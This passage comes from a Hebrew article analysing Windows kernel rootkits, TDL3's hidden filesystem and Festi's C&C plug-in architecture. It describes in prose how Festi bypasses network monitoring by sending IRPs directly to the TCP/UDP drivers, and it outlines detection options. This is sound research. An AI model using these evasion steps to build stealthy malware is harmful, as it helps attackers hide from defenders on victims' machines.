במקרה זה כותבי הנוזקה השתמשו בטכניקה זו כדי לממש Hidden Filesystem שנמצא בסוף ה-Disk של האחסון ומתרחב אחורה, בזמן שמערכת ההפעלה נמצאת מתחילת הדיסק ומתרחבת קדימה. הנוזקה מממשת filesystem משל עצמה כדי לאחסן את קבצי הנוזקה שנמצאים מחוץ לשליטה של מערכת ההפעלה הרגילה שתלויה ב-storage port driver לטפל בתקשורת כמו שצריך. בצורה זו כותבי הנוזקה יצרו מערכת קבצים מוצפנת ומוחבאת משאר משתמשי המערכת שרק חלקי הנוזקה יוכלו לקבל גישה אליה.

ניתן לאמץ את הגישה הזו גם בנושא שלנו, הקונספט של hook בשכבה הכי נמוכה של מערכת ההפעלה בנושא מסוים בה מערכת ההפעלה מתעסקת יוכל לעזור לנו להחביא את עצמנו הרבה יותר טוב ולהקשות בהרבה על חוקרי אבטחה ופתרונות אבטחה שמנסים לזהות תוקף כמונו.

גם לנוזקה הזו יש כמה בעיות, כמו העובדה שכדי לספק גישה לשאר תוכנות ה-usermode עבור מערכת הקבצים המוחבאת, ה-driver מממש פעולות custom-made עבור CreateFile/ReadFile/WriteFile ומספק אותם לתוכנות ה-usermode דרך device object שמקושר אליו symbolic link (ל-symbolic link יש שם שנוצר בצורה אקראית על ידי יצירת hexstring, אך עדיין נוצר symbolic link שמוביל אותנו ל-driver object ול-device object של ה-driver הנוזקתי).

זאת שיטה שאומצה על ידי נוזקות רבות אחרי TDL3 בגלל המורכבות בזיהוי שלה והשליטה החזקה שלה על מערכת הקבצים, ובנוסף לזה יהיה אפשר להשתמש ברעיון דומה כדי לשלוט על קונספטים אחרים הממומשים במערכת הקבצים:



[מקור: https://www.tophertimzen.com/resources/cs407/slides/week06_01-Rootkits.html]


Festi

במאמר הזה דיברתי על שימוש ב-Usermode/Kernelmode Sockets עבור תקשורת בין חלקי הנוזקה בצורה מקומית על המחשב המותקף, אבל האם אפשר לבצע תקשורת כזו בצורה מרוחקת בצורה בטוחה? זה מה שכותבי הנוזקה festi עשו ב-All-Kernel Rootkit שלהם.

בפועל כל חלקי הנוזקה מבוססים על קוד קרנלי שמיובא על ידי הנוזקה המקורית שמותקנת על המערכת שמתחברת מרחוק לשרת C&C שדרכו ניתן לתוקף להזרים ולהתקין plug-ins על המערכת המותקפת. אותם Plug-ins הם קטעי קוד קרנלי המיועדים למטרה מסוימת, כגון bitcoin mining, DDoS או מטרה אחרת שתוקף ירצה לממש בעת התקפת מערכת אחרת. בחלק זה לא אנתח את כל הנוזקה כי למען זה ניתן להקצות מאמר שלם, אך יש כמה עקרונות בסיס מעניינים בנוגע לנוזקת ה-festi:

1) ארכיטקטורת נוזקה המבוססת לגמרי על חלקים קרנליים, זה מראה על יכולות הפיתוח המעולות של כותבי הנוזקה כי זה דבר שלא רואים הרבה בנוזקות כאלו בגלל הסיבוכיות הרבה
2) ארכיטקטורת נוזקה המבוססת על תכנות מונחה עצמים. למרות הכתיבה של קוד המותאם לרוץ ב-kernelmode כותבי הנוזקה לקחו גישה שונה של תכנות מונחה עצמים עבור פיתוח כל חלקי הנוזקה:
   - Memory Manager: אחראי להקצות\לשחרר זכרון לכל משאב שמשתמשים בו בנוזקה
   - Network Sockets: אחראים לתקשורת האינטרנטית עצמה עם התוקף המרוחק בצורה מעניינת מאוד שאותה אסקור לעומק בהמשך המאמר.
   - C&C Protocol Parser: אחראי להבין את ההודעות הנשלחות לנוזקה משרת ה-C&C ולבצע את הפעולות כראוי.
   - Plug-in Manager: כשמו, אחראי לנהל את כל ה-plugins שהובאו לתוך המערכת המותקפת ולוודא שהם פועלים כראוי.

ניתן לראות את ארכיטקטורה זו ואת הקשרים בין כל חלק מרכזי בתמונה הבאה:



[מקור: https://web-assets.esetstatic.com/wls/200x/king-of-spam-festi-botnet-analysis.pdf]

בהמשך לנושא המרכזי של המאמר אני אכנס דווקא לדרך בה נעשתה התקשורת האינטרנטית בין ה-driver של הנוזקה שהותקן על המערכת המותקפת לבין שרת ה-C&C. כפי שהראתי כבר המימוש של תכנות מונחה sockets ב-kernelmode לא שונה מב-usermode ובאמת במקרה זה לא יהיה צורך לשנות אפילו את ה-driver שמחכה לחיבורים.

בדיוק כמו ה-Driver Stack שקיים עבור Storage Devices, קיים גם Driver Stack שכולל מספר Drivers האחראיים לשליחת המידע על גבי הרשת, הרכבת המידע הנשלח בפורמט שהצד השני יבין ומנגד תרגום המידע שנשלח למידע פרקטי שאפשר להבין. בדרך כלל, driver-ים ישתמשו בממשק הקיים שפותח ע"י מפתחי Windows כדי לתקשר על גבי האינטרנט, מה שיכול להביא להרבה מוקדי זיהוי אפשריים.


מפתחי festi החליטו לעשות שימוש ישיר ב-drivers האחראיים לתקשורת ולא לעבור דרך כל השרשרת של ה-driver stack עבור תקשורת אינטרנטית שכולל:

1) Driver עבור תקשורת לפי פרוטוקול התקשורת המסוים (\\Device\\Tcp עבור תקשורת בפרוטוקול TCP ו-\\Device\\Udp עבור תקשורת בפרוטוקול UDP). נמצאים בתחתית ה-stack ואחראיים לתקשורת האמיתית בין מכשירים
2) Driver-ים נוספים שמשתמשים בפעולות כמו **IoAttachDeviceToDeviceStack** כדי לנתר את התקשורת האינטרנטית שעוברת דרך המחשב.

Festi החליטו ללכת ישר ל-lowest level driver שציינתי ולנסות ליצור לו handle עבור תקשורת עם אותו driver, הבעייה - ZwCreateFile() היא אחת מהפעולות הכי מנותרות במערכת Windows וניסיון יצירת handle לאותם driver-ים יסמנו שאותו תהליך רצה לבצע תקשורת אינטרנטית (חזרנו להתחלה). בנוסף לכך יש אפשרות לנתר כל IOCTL עם major function code של IRP_MJ_CREATE הנשלח לאחד מה-lowest level drivers (נשלח ברגע שמבוצע ניסיון להשיג handle למשאב במערכת).

גם על זה כותבי הנוזקה חשבו ולכן הם מימשו פעולת ZwCreateFile() משלהם וקראו לה במקום הפעולה המקורית. ההבדל היחיד? ZwCreateFile() המקורי שלח את ה-IRP של הבקשה דרך כל ה-driver stack עבור תקשורת TCP/UDP בהתאמה, בזמן שהמימוש המיוחד של הנוזקה שלח את ה-IRP ישירות אל \\Device\\Tcp או \\Device\\Udp.

כפי שניתן לראות התמונה הבאה, בצורה זו הנוזקה מדלגת על כל ה-attached devices שיכולים לנתר את היצירה של ה-handle. בנוסף לכך היא מדלגת על כל ה-drivers שמנתרים את הקריאות ל-ZwCreateFile() בכך שהיא לא קוראת לאותה פעולה:



[מקור: https://web-assets.esetstatic.com/wls/200x/king-of-spam-festi-botnet-analysis.pdf]

אז איך התהליך קרה?

1) כפי שתיארתי בנוזקה TDL3, גם פה יש root device שממנו והלאה ב-device stack נמצאים כל ה-devices שקשורים לאותה בקשה, במקרה זה תקשורת עם ה-drivers המדוברים בתחתית ה-stack. במקרה זה ה-root device הוא \\Device\\Tcp או tcpip.sys בשם הקובץ שלו.

2) Festi משיג את ה-DRIVER_OBJECT של tcpip,sys בעזרת ה-Undocumented API בשם ObRefrenceObjectByName. הפעולה הזו עוברת על כל האובייקטים הקיימים במערכת מסוג מסוים (במקרה זה IoDriverObjectType) ומחזירה את ה-structure שמייצג את האובייקט עם השם המתאים לשם שסופק לפעולה

3) בעזרת ה-DRIVER_OBJECT של tcpip.sys נוכל לקבל גישה לכל שרשרת ה-devices (דרך ה-DEVICE_OBJECT של tcp.ip שנמצא ב-DriverObject.DeviceObject) ובדומה ל-TDL3 נעבור על כל

הרשימה כדי למצוא את ה-DEVICE_OBJECT של \\Device\\Tcp עבור תקשורת בפרוטוקול TCP ו-\\Device\\Udp עבור תקשורת בפרוטוקול UDP.

4) לבסוף, בעזרת ה-DEVICE_OBJECTs המתאימים, הנוזקה יכולה לשלוח IRP של IRP_MJ_CREATE ישירות לאותם lowest level drivers בעזרת ה-DEVICE_OBJECT שלהם ללא מעבר דרך שאר ה-devices ב-driver stack.

אז האם יש דרך לזהות שליחת הודעות על גבי האינטרנט בשיטה זו? כן, ברמה מסוימת:

1) למרות שזה קשה ומלא ב-"עבודה שחורה", אפשר למצוא את הכתובות של כל ה- undocumented functions שכותבי הנוזקה השתמשו בהם בעזרת שיטות כמו pattern scanning, לבצע איזשהו hook (כנראה inline hook כלשהו) ולאתר את כל הקריאות, למרות שגם הניתור הזה לא יצביע על משהו חשוד במערכת.

2) הדרך המועדפת שתהיה זה לרדת לשכבה נמוכה יותר מ-festi, הרי ניתן לראות שככל שהשכבה יותר נמוכה היא יותר "חזקה" ויותר קשה להגביל אותה משכבות אחרות במערכת. במקרה זה נוכל לכתוב network filter driver בפורמט כמו NDIS שנותן לנו template לכתוב network traffic filter drivers ברמה נמוכה מאוד, ונמוכה יותר מה-drivers של UDP ושל TCP שעד אליהם festi מגיע

סיכום

במאמר זה כיסיתי שיטות לתקשורת בין חלקים שונים של נוזקה הרצים בקונטקסטים שונים, או בעצם דרכים לממש inter-component communication בין חלקי usermode לבין חלקי kernelmode. במאמר כיסיתי את רוב הטכניקות הידועות, ניתחתי את היתרונות ואת החסרונות והראתי דוגמאות לשימושים עבור אותם טכניקות, בנוסף לדוגמאות של התקשורת הזו בנוזקות משמעותיות בהיסטוריה שגרמו לנזק רב. במאמר זה נתתי כלים וידע למפתחי low-level במערכות Windows, חוקרי אבטחה\מפתחי הגנות ואפילו ל-Game Hackers.

חשוב לזכור שבסופו של דבר הדרך הכי יעילה לבצע משהו כזה היא דרך שיטה שאף אחד אחד לא גילה או ידע עליה, וששיטות כאלה במימוש עבור נוזקה בימינו יזוהה על ידי תוכנת הגנה טובה עם ההגדרות הנכונות. יש עשרות דרכים לבצע מטרות שונות שתוקף ירצה לבצע בכל היבט של מערכת ההפעלה, בין היתר גם ב-Inter-component Communication, ולכן צריך לבחור את הדרך המתאימה לפי המקרה. כפי שניתן לראות בנוזקות שהראתי דרך התקשורת הייתה מניפולציה של דרכים שציינתי מוקדם יותר במאמר עם שינויים והתאמות כדי להפוך כל חלק בתקשורת לחשאי יותר.

על המחבר

בן 18, מהנדס תוכנה ב-Checkpoint Software. מתעניין מאוד בתחומי הפיתוח ומחקר בסביבת Lowlevel, מערכות הפעלה ואבטחת מידע. מעוניין מאוד לפתח את הידע שלי וללמוד עוד כדי להתפתח בתחום. בין הפרויקטים המרכזיים שלי עבדתי על rootkit למערכת ההפעלה Windows 10 כדי להחביא תהליכים, קבצים ותעבורת רשת, כמוכן שגם פיתחתי מערכת להגנה מנוזקות קרנליות כמו שלי ואחרות. בנוסף לכך פיתחתי וחקרתי דרייברים ומבני נתונים פנימיים רבים.

ניתן לראות את הפרויקטים האלו ואחרים בעמוד הגיטהאב שלי: https://github.com/shaygitub

ניתן ליצור איתי קשר דרך האימייל שלי: shaygilat@gmail.com

או דרך עמוד הלינקדאין שלי: https://www.linkedin.com/in/shay-gilat-67b727281

ביבליוגרפיה

- מקור עם הרבה דוגמאות של דרכי תקשורת בו השתמשתי לאורך המאמר:

https://github.com/adspro15/km-um-communication

- פרויקט המראה דוגמא לתקשורת בעזרת IOCTL:

https://code.google.com/archive/p/ioctlfuzzer

- פרויקט שלי שמעבודה עליו למדתי את כל מה שהסברתי במאמר:

https://github.com/shaygitub/windows-rootkit

- הדגמת ProtectionSolution שבו השתמשתי להראות הגנה נגד IRP Hooks / SSDT Hooks:

https://youtu.be/Hzb8JwXWe4U?si=_ugzg-ERs9scY9pD

- ProtectionSolution:

https://github.com/shaygitub/ProtectionSolution

- סרטון מהיוצר null על intercomponent communication בעזרת SSDT hook:

https://youtu.be/KNGr4m99PTU?si=chmm-K-qloLns9OO

קישורים למאמרים הקודמים שלי שמספקים ידע חשוב בנושאי Windows Internals ויכולים לעזור להבין יותר טוב את תוכן המאמר הזה:

https://digitalwhisper.co.il/files/Zines/0xA2/DW162-2-OffensiveWinKernel.pdf

https://digitalwhisper.co.il/files/Zines/0xA3/DW163-1-BYOVD.pdf

https://digitalwhisper.co.il/files/Zines/0xA4/DW164-3-ReverseWinDrivers.pdf

https://digitalwhisper.co.il/files/Zines/0xA5/DW165-1-ReversingWindowsKernel-Part4.pdf